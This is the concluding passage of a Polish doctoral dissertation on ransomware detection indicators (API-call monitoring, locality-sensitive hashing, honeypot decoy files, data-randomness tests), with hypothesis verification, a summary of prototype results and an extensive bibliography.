Analizując uzyskane wyniki należy pamiętać, że testy przeprowadzone zostały z wykorzystaniem prototypowych implementacji wskaźników, których głównym celem była weryfikacja poprawności działania utworzonych koncepcji wykrywania aktywności oprogramowania ransomware.

Podsumowując:

- Należy dodać mechanizmy ograniczające liczbę alarmów typu "false positive" (np. mechanizm obsługi białej listy procesów/programów).
- Należy przeprowadzić testy na większej liczbie oprogramowania użytkowego.

X Weryfikacja hipotez badawczych

Proces wnioskowania oraz weryfikacji związany ze sprawdzeniem przedstawionych powyżej hipotez szczegółowych dotyczących wskaźników detekcji aktywności złośliwego oprogramowania, przeprowadzony został na podstawie wyników uzyskanych podczas testów prototypowych implementacji wskaźników. Testy zostały przeprowadzone w kontrolowanym środowisku testowym z wykorzystaniem 23 próbek oprogramowania ransomware. Spośród nich 14 stanowiły wersje, które nie były analizowane podczas realizacji prac nad wskaźnikami. Dzięki temu można je traktować, jak nowe, nieznane podczas tworzenia wskaźników, wersje oprogramowania ransomware.

X.1 Hipoteza HS1

Hipoteza (H_0)	HS1
	Cechy charakterystyczne wyodrębnione na podstawie analizy wybranych próbek oprogramowania ransomware umożliwią utworzenie zestawu wskaźników wykrywających aktywność w systemie operacyjnym wirusa typu ransomware.
Hipoteza alternatywna (H_1)	Cechy charakterystyczne wyodrębnione na podstawie analizy wybranych próbek oprogramowania ransomware **NIE** umożliwią utworzenie zestawu wskaźników wykrywających aktywność w systemie operacyjnym wirusa typu ransomware.
Wynik weryfikacji	Hipotezę **H_0** należy przyjąć.
Uzasadnienie	**Wśród uzyskanych wyników analizy wybranych próbek ransomware, znajdowały się wyniki związane z wywoływanymi funkcjami API systemu Windows. Wywołania te niewątpliwie stanowią cechy charakterystyczne oprogramowania ransomware. Na ich podstawie utworzony został zestaw wskaźników do monitorowania wywołań API systemu Windows z różnych obszarów biznesowych (kryptografia, pliki, wątki i procesy, ustawienia, sieć, nietypowe zastosowanie). Przeprowadzone testy prototypowych implementacji tych wskaźników wykazały, że są one w stanie analizować dane o wywołania API we wszystkich testowanych próbkach. W związku z tym, na bazie testowej próbki, nie ma dostatecznych podstaw do odrzucenia hipotezy H_0.**

X.2 Hipoteza HS2

Hipoteza (H_0)	HS2
	Wykorzystanie funkcji LSH/LPH umożliwi wykrycie aktywności złośliwego oprogramowania typu ransomware.

Hipoteza alternatywna (H_1)	Wykorzystanie funkcji LSH/LPH **NIE** umożliwi wykrycia aktywności złośliwego oprogramowania typu ransomware.
Wynik weryfikacji	Hipotezę **H_0** należy przyjąć.
Uzasadnienie	**Na bazie uzyskanych wyników analizy wybranych próbek ransomware oraz cech charakterystycznych funkcji skrótu z rodziny LSH/LPH, powstała koncepcja oraz prototypowa implementacja wskaźnika zmian klas abstrakcji. Przeprowadzone testy prototypowej implementacji wskaźnika wykazały, że jest on w stanie wykryć zmiany klas abstrakcji (kategorii) danych pliku podczas ataku ransomware i z wysokim prawdopodobieństwem jest w stanie wykryć trwający atak ransomware. W związku z tym, na bazie testowej próbki, nie ma dostatecznych podstaw do odrzucenia hipotezy H_0.**

X.3 Hipoteza HS3

Hipoteza (H_0)	HS3
	Wykorzystanie mechanizmu pułapek typu honeypot umożliwi wykrycie aktywności złośliwego oprogramowania typu ransomware.
Hipoteza alternatywna (H_1)	Wykorzystanie mechanizmu pułapek typu honeypot **NIE** umożliwi wykrycia aktywności złośliwego oprogramowania typu ransomware.
Wynik weryfikacji	Hipotezę **H_0** należy przyjąć.
Uzasadnienie	**Na bazie uzyskanych wyników analizy wybranych próbek ransomware oraz cech charakterystycznych mechanizmu pułapek typu honeypot, powstała koncepcja oraz prototypowa implementacja wskaźnika dostępu do pułapek honeypot oraz wskaźnika zmian pułapek honeypot. Przeprowadzone testy prototypowych implementacji wskaźników wykazały, że są one w stanie wykryć próby dostępu oraz próby zmian plików decoy files i z wysokim prawdopodobieństwem są w stanie wykryć trwający atak ransomware. W związku z tym, na bazie testowej próbki, nie ma dostatecznych podstaw do odrzucenia hipotezy H_0.**

X.4 Hipoteza HS4

Hipoteza (H_0)	HS4
	Wykorzystanie mechanizmów badania poziomu losowości danych umożliwi wykrycie aktywności złośliwego oprogramowania typu ransomware.
Hipoteza alternatywna (H_1)	Wykorzystanie mechanizmów badania poziomu losowości danych **NIE** umożliwi wykrycia aktywności złośliwego oprogramowania typu ransomware.
Wynik weryfikacji	Hipotezę **H_0** należy przyjąć.

Uzasadnienie	**Na bazie uzyskanych wyników analizy wybranych próbek ransomware oraz cech charakterystycznych testu Maurer 'a, testu monobitowego oraz entropii Shannona, powstała koncepcja oraz prototypowa implementacja wskaźnika zmiany losowości danych w pliku. Przeprowadzone testy prototypowej implementacji wskaźnika wykazały, że jest on w stanie wykryć zmiany poziomu losowości danych w analizowanym pliku i z wysokim prawdopodobieństwem jest w stanie wykryć trwający atak ransomware. W związku z tym, na bazie testowej próbki, nie ma dostatecznych podstaw do odrzucenia hipotezy H_0.**

X.5 Główna hipoteza badawcza

Hipoteza (H_0)	Opracowane autorskie wskaźniki wykrywania ataków typu ransomware zwiększą poziom bezpieczeństwa danych w ujęciu bezpieczeństwa jednostki, społeczeństwa oraz państwa
Hipoteza alternatywna (H_1)	Opracowane autorskie wskaźniki wykrywania ataków typu ransomware **NIE** zwiększą poziom bezpieczeństwa danych w ujęciu bezpieczeństwa jednostki, społeczeństwa oraz państwa
Wynik weryfikacji	Hipotezę **H_0** należy przyjąć.
Uzasadnienie	**Mając na uwadze wypracowane koncepcje wskaźników detekcji, utworzone prototypowej implementacji, wyniki przeprowadzonych testów (potwierdzona empirycznie wysoka skuteczność detekcji) oraz wyniki weryfikacji hipotez szczegółowych, należy uznać, że nie ma dostatecznych podstaw do odrzucenia hipotezy H_0.**

XI Podsumowanie

Problemy oraz zagrożenia powodowane przez oprogramowanie ransomware stanowią poważne wyzwanie dla wszystkich użytkowników systemów komputerowych. W dysertacji naukowej starałem się przedstawić zagrożenia jakie niosą ze sobą kryptowirusy dla państw, organizacji oraz jednostek. Częściową odpowiedzią na te zagrożenia mogą stanowić zaproponowane przeze mnie wskaźniki detekcyjne. Ich głównym celem jest wykrycie trwającego ataku ransomware. W związku z tym należy je (mechanizm bezpieczeństwa z nich korzystający) traktować jako dodatkową warstwę bezpieczeństwa, której zadaniem jest minimalizacja szkód powodowanych przez atak ransomware. Zaproponowane wskaźniki stanowią niejako ostatnią "deskę ratunku", gdyż mają wykryć atak w sytuacji, w której wszystkie inne mechanizmy bezpieczeństwa zawiodły i pozwoliły rozpocząć proces szyfrowania danych składowanych w zaatakowanym system komputerowym.

W wyniku przeprowadzonej analizy wybranych próbek oprogramowania ransomware, zaproponowałem sześć wskaźników monitorujących wywołania wybranych funkcji API systemu Windows:

- Wskaźnik wykorzystania API kryptograficznego.
- Wskaźnik wykorzystania API plikowego.
- Wskaźnik wykorzystania API do obsługi wątków oraz procesów.
- Wskaźnik wykorzystania funkcji API do modyfikacji ustawień systemowych.
- Wskaźnik wykorzystania nietypowego API.

Dodatkowo, mając na uwadze, iż zaszyfrowane dane posiadają cechy danych losowych, zaproponowałem wykorzystanie we wskaźnikach detekcji:

- Testu Maurera.
- Testu monobitowego.
- Entropi Shannon’a.
- Mechanizmu pułapek honeypot.
- Funkcji skrótu typu LSH - SSDEEP.
- Funkcji skrótu typu LSH - LZJD.
- Funkcji skrótu typu LSH - TLSH.
- Funkcji skrótu typu LSH - Nilsimsa.

Na bazie tych mechanizmów powstała koncepcja czterech dodatkowych wskaźników:

- Wskaźnika zmian losowości danych.
- Wskaźnika zmian klasy abstrakcji.
- Wskaźnika dostępu do pułapek honeypot.
- Wskaźnika zmian pułapek honeypot.

Na potrzeby weryfikacji szczegółowych hipotez badawczych, utworzone zostały prototypowe implementacje opracowanych wskaźników. Następnie przeprowadzone zostały testy, które wykazały 96% skuteczność detekcji oprogramowania ransomware. Próbka testowa składała się zarówno z wersji ransomware, które były wcześniej analizowane jak również z wersji ransomware, które nie były używane na wcześniejszych etapach pracy. Dzięki temu wykazana została skuteczność opracowanych wskaźników również w kontekście wykrywania nowych oraz nieznanych wcześniej wersji oprogramowania ransomware. Warto w tym miejscu zaznaczyć, że opracowane wskaźniki związane są bezpośrednio z funkcjonalnością wykrywania trwającego ataku ransomware. Nie stanowią jednak ostatecznego oraz pełnego mechanizmu bezpieczeństwa. Mogą jednakże stanowić bardzo istotny jego fragment - część, która jest odpowiedzialna za wykrywanie trwającego ataku. Uzyskany bardzo wysoki poziom detekcji prototypowych implementacji opracowanych wskaźników, stanowi zatem istotny punkt wyjścia do utworzenia pełnego systemu detekcji oraz zatrzymywania ataku ransomware. System taki może składać się np. z:

- Podsystemu detekcyjnego korzystającego z opracowanych wskaźników.
- Podsystemu kończącego wykryty atak ransomware, który np. zatrzyma wszystkie procesy związane z wykrytym procesem ransomware, utworzy kopie ich wersji binarnych (plików exe), utworzy zrzuty ich pamięci na potrzeby dalszej analizy śledczej, itp.
- Podsystemu do komunikacji z użytkownikiem dostarczającego m.in. graficzny interfejs użytkownika.
- Podsystemu ochronnego, którego zadaniem będzie obrona wskaźników oraz innych podsystemów przed agresywnymi działaniami oprogramowania ransomware - takimi jak np. zaobserwowane zostały podczas testów wskaźników w trakcie ataku Conti.

- Podsystem do analizy oraz składowania danych związanych m.in. z danymi zwracanymi przez wskaźniki wykorzystania API systemu Windows czy też danymi związanymi z pracą innych podsystemów systemu detekcyjnego.

Analizując przedstawione koncepcje, prototypowe implementacje oraz uzyskane wyniki należy uznać, że cel pracy, którym było opracowanie koncepcji autorskich wskaźników wykrywania ataków typu ransomware, które zwiększą poziom bezpieczeństwa danych w ujęciu bezpieczeństwa jednostki, społeczeństwa oraz państwa, został osiągnięty.

Bibliografia

[1] Ustawa z dnia 5 lipca 2018 r. o krajowym systemie cyberbezpieczeństwa, https://isap.sejm.gov.pl/isap.nsf/download.xsp/WDU20180001560/U/D20181560Lj.pdf, (dostęp 01.2022)

[2] Ustawa z dnia 2 grudnia 2021 r. o szczególnych zasadach wynagradzania osób realizujących zadania z zakresu cyberbezpieczeństwa, http://isap.sejm.gov.pl/isap.nsf/download.xsp/WDU20210002333/T/D20212333L.pdf, (dostęp 01.2022)

[3] Kluczowa faza prac nad ustawą o KSC, https://www.gov.pl/web/baza-wiedzy/kluczowa-faza-prac-nad-ustawa-o-ksc, (dostęp 01.2022)

[4] Cyberbezpieczeństwo, Sąd Rejonowy w Mikołowie, https://www.mikolow.sr.gov.pl/cyberbezpieczestwo,m,m2,293 (dostęp 01.2022)

[5] Ransomware vicitim Travelex forced into bankruptcy, Security Magazine, 2020, https://www.securitymagazine.com/articles/93062-ransomware-vicitim-travelex-forced-into-bankruptcy (dostęp 01.2022)

[6] The 7 Stages of a Ransomware Attack, Zerto IT Resilience Platform, 2021, https://www.zerto.com/blog/ransomware-recovery/the-7-stages-of-a-ransomware-attack (dostęp 01.2022)

[7] Malvertising, https://en.wikipedia.org/wiki/Malvertising, (dostęp 01.2022)

[8] Necurs Botnet: From Sending Email With Ransomware to SPAM Pump&Dump, Anubisnetworks, https://www.anubisnetworks.com/blog/necurs-botnet-from-sending-email-with-ransomware-to-spam-pumpdump, (dostęp 01.2022)

[9] Ransomware: Cyber criminals are still exploiting these old vulnerabilities, so patch now, ZDNet, 2021 https://www.zdnet.com/article/ransomware-cyber-criminals-are-still-exploiting-years-old-vulnerabilities-to-launch-attacks/, (dostęp 01.2022)

[10] QNAP NAS devices are under attack, experts warn of a new Qlocker ransomware campaign that hit devices worldwide, Securityaffairs, 2022, https://securityaffairs.co/wordpress/126776/cyber-crime/qlocker-ransomware-attacks-qnap-nas.html, (dostęp 01.2022)

[11] Zero-day (computing), Wikipedia, https://en.wikipedia.org/wiki/Zero-day_(computing), (dostęp 01.2022)

[12] EternalBlue, Wikipedia, https://en.wikipedia.org/wiki/EternalBlue, (dostęp 01.2022)

[13] Ukraina: Zmasowany atak hakerski na strony rządowe, Gazeta Prawna, 2022, https://www.gazetaprawna.pl/wiadomosci/swiat/artykuly/8333044,ukraina-hakerzy-atak-strony-rzadowe.html, (dostęp 01.2022)

[14] Wiper Malware That Hit Iran Left Possible Clues of Its Origins, Wired, 2012, https://www.wired.com/2012/08/wiper-possible-origins/, (dostęp 01.2022)

[15] Compromise of Saudi Aramco and RasGas, 2012, Council on Foreign Relations, https://www.cfr.org/cyber-operations/compromise-saudi-aramco-and-rasgas, (dostęp 01.2022)

[16] From Ransomware to Wipeware: How NotPetya is Changing the Threat Landscape, Druva, 2017, https://www.druva.com/blog/ransomware-wipeware-how-notpetya-is-changing-threat-landscape/, (dostęp 01.2022)

[17] Bitcoin, Wikipedia, https://en.wikipedia.org/wiki/Bitcoin, (dostęp 01.2022)

[18] Tor (network), Wikipedia, https://en.wikipedia.org/wiki/Tor_(network), (dostęp 01.2022)

[19] The State of Ransomware 2021, Sophos, 2021, https://news.sophos.com/en-us/2021/04/27/the-state-of-ransomware-2021/, (dostęp 01.2022)

[20] Gazeta Policyjna Nr 2 specjalny, grudzień 2021

[21] Locality-sensitive_hashing, Wikipedia, https://en.wikipedia.org/wiki/Locality-sensitive_hashing, (dostęp 01.2022)

[22] What is a honeypot?, Kaspersky, https://www.kaspersky.com/resource-center/threats/what-is-a-honeypot, (dostęp 01.2022)

[23] Informatyka jako samodzielna dziedzina. Metody badawcze i projektowe, Biblioteka Cyfrowa PW, https://bcpw.bg.pw.edu.pl/Content/1702/PDF/04ati_metody.pdf, (dostęp 01.2022)

[24] Ransomware Tox, PCrisk, https://www.pcrisk.pl/narzedzia-usuwania/7917-tox-ransomware, (dostęp 02.2022)

[25] AIDS Info Disk, WatchGuard, https://www.watchguard.com/wgrd-ransomware/aids-trojan, (dostęp 06.2022)

[26] Avaddon, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.avaddon, (dostęp 01.2022)

[27] Avaddon Ransomware, NHS Digital, https://digital.nhs.uk/cyber-alerts/2021/cc-3833, (dostęp 01.2022)

[28] Sz. Czudowki, Bitdefender udostępnia darmowy deszyfrator Avaddon, Bitdefender, https://bitdefender.pl/bitdefender-udostepnia-darmowy-deszyfrator-avaddon/, (dostęp 01.2022)

[29] Advanced Encryption Standard (AES), FIPS 197, NIST, 2001, https://nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.197-upd1.pdf

[30] PKCS #1: RSA Cryptography Specifications, RFC 8017, https://datatracker.ietf.org/doc/html/rfc8017

[31] Co to jest program PowerShell?, PowerShell, Microsoft, https://learn.microsoft.com/pl-pl/powershell/scripting/overview?view=powershell-7.3, (dostęp 07.2023)

[32] Ransomware as a Service, Wikipedia, https://en.wikipedia.org/wiki/Ransomware_as_a_service, (dostęp: 01.2022)

[33] Atak DDoS, Wikipedia, https://pl.wikipedia.org/wiki/DDoS, (dostęp 01.2022)

[34] AvaddonDecryptorm, https://github.com/JavierYuste/AvaddonDecryptorm, (dostęp 01.2022)

[35] Avaddon decryptor, Emsisoft, https://www.emsisoft.com/ransomware-decryption-tools/avaddon, (dostęp 01.2022)

[36] Avaddon ransomware group closes store, sends all 2,934 decryption keys to BleepingComputer, https://techbeezer.com/avaddon-ransomware-group-closes-store-sends-all-2934-decryption-keys-to-bleepingcomputer/, (dostęp 01.2022)

[37] Understanding the Remote Desktop Protocol (RDP), Windows Server, Microsoft, https://learn.microsoft.com/en-us/troubleshoot/windows-server/remote/understanding-remote-desktop-protocol

[38] Virtual Private Network, Wikipedia, https://en.wikipedia.org/wiki/Virtual_private_network, (dostęp 01.2022)

[39] Brute-force, https://networkexpert.pl/cyberbezpieczenstwo/brute-force-czym-jest-atak-brute-force/, (dostęp 01.2022)

[40] Volume Shadow Copy Service, Windows Server, Microsoft, https://learn.microsoft.com/en-us/windows-server/storage/file-server/volume-shadow-copy-service, (dostęp 07.2022)

[41] Ransomware vicitim Travelex forced into bankruptcy, https://www.securitymagazine.com/articles/93062-ransomware-vicitim-travelex-forced-into-bankruptcy, (dostęp 01.2022)

[42] D. Winder, Ransomware Reality Shock: 92% Who Pay Don't Get Their Data Back, Forbes, https://www.forbes.com/sites/daveywinder/2021/05/02/ransomware-reality-shock-92-who-pay-dont-get-their-data-back/?sh=42969e63e0c7, (dostęp 01.2022)

[43] IDA-Pro, Hex-Rays, https://hex-rays.com/ida-pro/, (dostęp 01.2022)

[44] Hex-Rays Decompiler, Hex-Rays, https://hex-rays.com/decompiler/, (dostęp 01.2022)

[45] Opis kontroli konta użytkownika i ograniczeń zdalnych w systemie Windows Vista, Windows Server, Microsoft, https://learn.microsoft.com/pl-pl/troubleshoot/windows-server/windows-security/user-account-control-and-remote-restriction

[46] WebClient Klasa, .NET, Microsoft, https://learn.microsoft.com/pl-pl/dotnet/api/system.net.webclient?view=net-7.0, (dostęp 01.2022)

[47] AvosLocker, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.avos_locker

[48] BlackMatter, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.blackmatter

[49] Cuba, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.cuba

[50] Dharma, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.dharma

[51] DoejoCrypt, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.dearcry

[52] Epsilon red, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.epsilon_red

[53] HDLocker, TrendMicro, https://www.trendmicro.com/vinfo/hk/threat-encyclopedia/malware/ransom.win32.hdlocker.a/

[54] Jormungand, TrendMicro, https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/ransom.win32.jormungand.thdabba/

[55] MalwareDeveloper, https://www.virustotal.com/gui/file/c432a01904467c55ef316fec2973f10e09f1a1053faf574683c5097174caaa38/detection

[56] Maoloa, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.maoloa

[57] Honeypot (computing), Wikipedia, https://en.wikipedia.org/wiki/Honeypot_(computing), (dostęp 12.2022)

[58] SQL injection, Wikipedia, https://en.wikipedia.org/wiki/SQL_injection, (dostęp 12.2022)

[59] Internet protocol suite, Wikipedia, https://en.wikipedia.org/wiki/Internet_protocol_suite, (dostęp 12.2022)

[60] Intrusion detection system, Wikipedia, https://en.wikipedia.org/wiki/Intrusion_detection_system, (dostęp 12.2022)

[61] FTP, Wikipedia, https://en.wikipedia.org/wiki/File_Transfer_Protocol

[62] HTTP, Wikipedia, https://en.wikipedia.org/wiki/HTTP

[63] DNS, Wikipedia, https://en.wikipedia.org/wiki/Domain_Name_System

[64] SSH, Wikipedia, https://en.wikipedia.org/wiki/Secure_Shell

[65] IoT, Wikipedia, https://en.wikipedia.org/wiki/Internet_of_things, (dostęp 12.2022)

[66] C. E. Shannon, "A Mathematical Theory of Communication", Bell System Technical Journal. 27 (3): 379–423, 1948, doi:10.1002/j.1538-7305.1948.tb01338.x

[67] Maoloa, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.maoloa, (dostęp 06.2022)

[68] ExoBuilder ransomware, https://www.2-spyware.com/remove-exobuilder-ransomware.html, (dostęp 06.2022)

[69] BlackKingdom, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.blackkingdom_ransomware, (dostęp 06.2022)

[70] Ryuk, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.ryuk, (dostęp 06.2022)

[71] DarkSide, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.darkside, (dostęp 06.2022)

[72] WannaCryptor, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.wannacryptor, (dostęp 06.2022)

[73] REvil, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.revil, (dostęp 06.2022)

[74] JigswaLocker, Microsoft Security Intelligence, https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Ransom:MSIL/JigsawLocker.A, (dostęp 06.2022)

[75] U. Maurer, “A Universal Statistical Test for Random Bit Generators,” Journal of Cryptology. Vol. 5, No. 2, 1992, pp. 89-105.

[76] Bassham, L. , Rukhin, A. , Soto, J. , Nechvatal, J. , Smid, M. , Leigh, S. , Levenson, M. , Vangel, M. , Heckert, N. and Banks, D. (2010), A Statistical Test Suite for Random and Pseudorandom Number Generators for Cryptographic Applications, Special Publication (NIST SP), National Institute of Standards and Technology, Gaithersburg, MD

[77] Locality-sensitive Hashing, Wikipedia, https://en.wikipedia.org/wiki/Locality-sensitive_hashing, (dostęp 06.2022)

[78] Kang Zhao, Hongtao Lu, Jincheng Mei, "Locality Preserving Hashing", Proceedings of the Twenty-Eighth AAAI Conference on Artificial Intelligence, 2014

[79] Shazam, Wikipedia, https://pl.wikipedia.org/wiki/Shazam_(aplikacja), (dostęp 06.2022)

[80] Asocjacje wad wrodzony, Wikipedia, https://pl.wikipedia.org/wiki/Asocjacje_wad_wrodzonych, (dostęp 06.2022)

[81] Detecting Abuse at Scale: Locality Sensitive Hashing at Uber Engineering, Uber, https://www.uber.com/en-PL/blog/lsh/, (dostęp 06.2022)

[82] Funkcja podliniowa, Wikipedia, https://pl.wikipedia.org/wiki/Funkcja_podliniowa, (dostęp 06.2022)

[83] Nilsimsa: http://ixazon.dynip.com/~cmeclax/nilsimsa.html

[84] E. Damianil, S. De Capitani di Vimercati1, S. Paraboschi2, and P. Samarati, "An Open Digest-based Technique for Spam Detection" in Proc. of the 2004 International Workshop on Security in Parallel and Distributed Systems, San Francisco, 2004.

[85] Jonathan Oliver, Chun Cheng, and Yanggui Chen, TLSH - A Locality Sensitive Hash. 4th Cybercrime and Trustworthy Computing Workshop, Sydney, November 2013.

[86] STIX Version 2.1, OASIS Standard, 10 June 2021, https://docs.oasis-open.org/cti/stix/v2.1/stix-v2.1.html.

[87] ssdeep - https://ssdeep-project.github.io/ssdeep/

[88] J. Kornblum, "Identifying Almost Identical Files Using Context Triggered Piecewise Hashing" in Proc. of the 6th Annual DFRWS, 2006, S91-S97. Elsevier.

[89] National Software Reference Library, NIST, https://www.nist.gov/itl/ssd/software-quality-group/national-software-reference-library-nsrl

[90] National Institute of Standards and Technology - https://www.nist.gov

[91] E. Raff, Ch. Nicholas, "Lempel-Ziv Jaccard Distance, an Effective Alternative to Ssdeep and Sdhash", Digital Investigation, Volume 24, March 2018, Pages 34-49, https://doi.org/10.1016/j.diin.2017.12.004

[92] J. Ziv, A. Lempel, A universal algorithm for sequential data compression, IEEE Transactions on Information Theory 23 (3) (1977) 337–343, ISSN 0018-9448, doi:10:1109/TIT:1977:1055714,

[93] Z. Bazrafshan, H. Hashemi, S. M. H. Fard and A. Hamzeh, "A survey on heuristic malware detection techniques," The 5th Conference on Information and Knowledge Technology, Shiraz, 2013, pp. 113-120, doi: 10.1109/IKT.2013.6620049

[94] P. Berry, "Różnica między wirusem polimorficznym a wirusem metamorficznym", https://pl.strephonsays.com/difference-between-polymorphic-and-metamorphic-virus, (dostęp 02.2023)

[95] A. Ömer, "Performance Comparison of Static Malware Analysis Tools Versus Antivirus Scanners To Detect Malware", International Multidisciplinary Studies Congress (IMSC), Akdeniz University, Antalya, Turkey, 25-26 November 2017

[96] Zero-day (computing), Wikipedia, https://en.wikipedia.org/wiki/Zero-day_(computing), (dostęp 02.2023)

[97] Z. Bazrafshan, H. Hashemi, S. M. H. Fard and A. Hamzeh, "A survey on heuristic malware detection techniques," The 5th Conference on Information and Knowledge Technology, Shiraz, 2013, pp. 113-120, doi: 10.1109/IKT.2013.6620049

[98] Z. Bazrafshan, H. Hashemi, S. M. H. Fard and A. Hamzeh, "A survey on heuristic malware detection techniques," The 5th Conference on Information and Knowledge Technology, Shiraz, 2013, pp. 113-120, doi: 10.1109/IKT.2013.6620049

[99] Logika temporalna, Wikipedia, https://pl.wikipedia.org/wiki/Logika_temporalna, (dostęp 02.2023)

[100] J. Kinder, S. Katzenbeisser, C. Schallhart, and H. Veith, “Detecting malicious code by model checking,” in Proc. Int. Conf. Detection Intrusions Malware, Vulnerability Assessment. Berlin, Germany: Springer, 2005

[101] Logika CTL, Wikipedia, https://pl.wikipedia.org/wiki/Logika_CTL, (dostęp 02.2023)

[102] Sztuczne sieci neuronowe, https://www.fuw.edu.pl/~durka/ksiazki/as/HTML/node42.html, (dostęp 02.2023)

[103] Berman, D.S.; Buczak, A.L.; Chavis, J.S.; Corbett, C.L. A Survey of Deep Learning Methods for Cyber Security. Information 2019, 10, 122.

[104] API Hook, Microsoft, https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-setwindowshookexw, (dostęp 03.2023)

[105] DLL, Wikipedia, https://pl.wikipedia.org/wiki/DLL, (dostęp 03.2023)

[106] Process injection, MITRE, https://attack.mitre.org/techniques/T1055/, (dostęp 03.2023)

[107] Dynamic-link Library Injection, MITRE, https://attack.mitre.org/techniques/T1055/001/, (dostęp 03.2023)

[108] D. Lukan, Using CreateRemoteThread for DLL injection on Windows, https://resources.infosecinstitute.com/topics/reverse-engineering/using-createremotethread-for-dll-injection-on-windows/

[109] Windows Defender, Wikipedia, https://pl.wikipedia.org/wiki/Microsoft_Defender, (dostęp 03.2023)

[110] CreateRemoteThread, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createremotethread, (dostęp 03.2023)

[111] OpenProcess, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-openprocess, (dostęp 03.2023)

[112] LoadLibraryA, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibrarya, (dostęp 03.2023)

[113] GetProcAddress, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getprocaddress, (dostęp 03.2023)

[114] VirtualAllocEx, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex, (dostęp 03.2023)

[115] WriteProcessMemory, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory, (dostęp 03.2023)

[116] Debug Priviledge, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/debug-privilege, (dostęp 03.2023)

[117] SetWindowsHookEx, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-setwindowshookexa, (dostęp 03.2023)

[118] Debug Priviledge, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/debug-privilege, (dostęp 03.2023)

[119] AppInit DLLs and Secure Boot, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows/win32/dlls/secure-boot-and-appinit-dlls, (dostęp 03.2023)

[120] PSS_VA_SPACE_ENTRY, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows/win32/api/processsnapshot/ns-processsnapshot-pss_va_space_entry, (dostęp 03.2023)

[121] WriteProcessMemory, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory, (dostęp 03.2023)

[122] Import Address Table, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows/win32/debug/pe-format#import-address-table, (dostęp 03.2023)

[123] PE Format, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows/win32/debug/pe-format, (dostęp 03.2023)

[124] PsSetCreateProcessNotifyRoutine, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/ntddk/nf-ntddk-pssetcreateprocessnotifyroutine, (dostęp 03.2023)

[125] PCREATE_PROCESS_NOTIFY_ROUTINE, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/ntddk/nc-ntddk-pcreate_process_notify_routine, (dostęp 03.2023)

[126] Filter Drivers, Windows Driver Model, Microsoft, https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/filter-drivers, (dostęp 04.2023)

[127] I/O request packets, Windows, Microsoft, https://learn.microsoft.com/en-us/windows-hardware/drivers/gettingstarted/i-o-request-packets, (dostęp 02.2022)

[128] EasyHook, https://easyhook.github.io

[129] VirtualBox, Oracle, https://www.virtualbox.org

[130] Conti, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.conti, (dostęp 09.2023)

[131] Maze, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.maze, (dostęp 09.2023)

[132] LockBit, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.lockbit, (dostęp 09.2023)

[133] Sodinokibi, EnigmaSoft, https://www.enigmasoftware.com/pl/sodinokibiransomware-usuwanie/, (dostęp 09.2023)

[134] Nefilim, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.nefilim, (dostęp 09.2023)

[135] HelloKitty, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.hellokitty, (dostęp 09.2023)

[136] MedusaLocker, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.medusalocker, (dostęp 09.2023)

[137] Chaos, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.chaos, (dostęp 09.2023)

[138] GlobeImposter, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.globeimposter, (dostęp 09.2023)

[139] Petya, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.petya, (dostęp 09.2023)

[140] Locky, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.locky, (dostęp 09.2023)NetWalker, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.mailto (dostęp 09.2023)

[141] NetWalker, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.mailto (dostęp 09.2023)

[142] LockerGoga, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.lockergoga, (dostęp 09.2023)

